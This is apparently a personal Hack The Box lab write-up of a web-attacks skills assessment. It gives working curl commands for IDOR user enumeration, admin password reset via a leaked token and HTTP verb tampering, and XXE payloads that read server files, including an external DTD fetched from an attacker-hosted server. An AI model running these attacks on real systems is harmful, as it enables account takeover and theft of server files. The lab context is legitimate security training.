Web Attacks Skills Assesment
first thing I notice is that the cookie uid is sequential. Thus, I try to perform #IDOR on it #cookie_manipulation . And indeed it worked. Adding or subtracting UID gives me different user profiles

Here is the bad code that allows IDOR

find account owned by admin
for i in {1..1000}; do curl -s http://83.136.254.158:35140/api.php/user/$i | grep -iE 'admin'; done
{"uid":"52","username":"a.corrales","full_name":"Amor Corrales","company":"Administrator"}
As we can see in the change password page, the js code visits /api.php/token/(uid number) to obtain the token, so we can leverage this to generate a token for the admin, and in turn use it to change the password of the admin.

> curl -s http://94.237.61.84:35313/api.php/token/52
{"token":"e51a85fa-17ac-11ec-8e51-e78234eb7b0c"}
after we obtained the token, we can attempt to do a #SSRF and change the password of the admin using the token.
we change the token to the above and uid = 52. Furthermore, we need #http_verb_tampering to bypass defenses by changing the method from POST to GET.
this worked:
> curl 'http://94.237.59.180:49661/reset.php?uid=52&token=e51a85fa-17ac-11ec-8e51-e78234eb7b0c&password=asd' \
-H 'Cookie: PHPSESSID=3bvs9r67h8mtue3eo4vn9ol6ga; uid=74'

Password Changed Successfully


I also learned something new today. In burp suite you need two extra lines after the request.
Now we can log in as admin.
The admin page has a new feature event where I could add events. Here's the code
<script>
        function XMLFunction() {
            var xml = `
            <root>
            <name>${$('#name').val()}</name>
            <details>${$('#details').val()}</details>
            <date>${$('#date').val()}</date>
            </root>
            `;

            fetch(`addEvent.php`, {
                method: 'POST',
                body: xml,
            }).then(function(response) {
                return response.text();
            }).then(function(res) {
                $('#error_string').html(res);
            });
        };
    </script>
as we can see that this is xml. So we could attempt #XXE. Let me submit anything and see if any element will be displayed on the page.

The event name gets displayed. If so, we can just leverage this to display the content of flag.php.
- host the file on our end
echo '<!ENTITY joined "%begin;%file;%end;">' > xxe.dtd
python3 -m http.server 8000
- inject xxe
<!DOCTYPE name [
  <!ENTITY % begin "<![CDATA[">
  <!ENTITY % file SYSTEM "file:///var/www/html/flag.php">
  <!ENTITY % end "]]>">
  <!ENTITY % xxe SYSTEM "http://10.10.14.110:8000/xxe.dtd">
  %xxe;
]>
...
<name>&joined;</name>
This didn't really work. Let's try base64
<!DOCTYPE name [
  <!ENTITY company SYSTEM "php://filter/convert.base64-encode/resource=/flag.php">
]>
response:
HTTP/1.1 200 OK
Date: Mon, 23 Dec 2024 16:04:49 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 86
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

Event 'PD9waHAgJGZsYWcgPSAiSFRCe200NTczcl93M2JfNDc3NGNrM3J9IjsgPz4K' has been created.
decode:
echo 'PD9waHAgJGZsYWcgPSAiSFRCe200NTczcl93M2JfNDc3NGNrM3J9IjsgPz4K' | base64 -d

<?php $flag = "HTB{m4573r_w3b_4774ck3r}"; ?>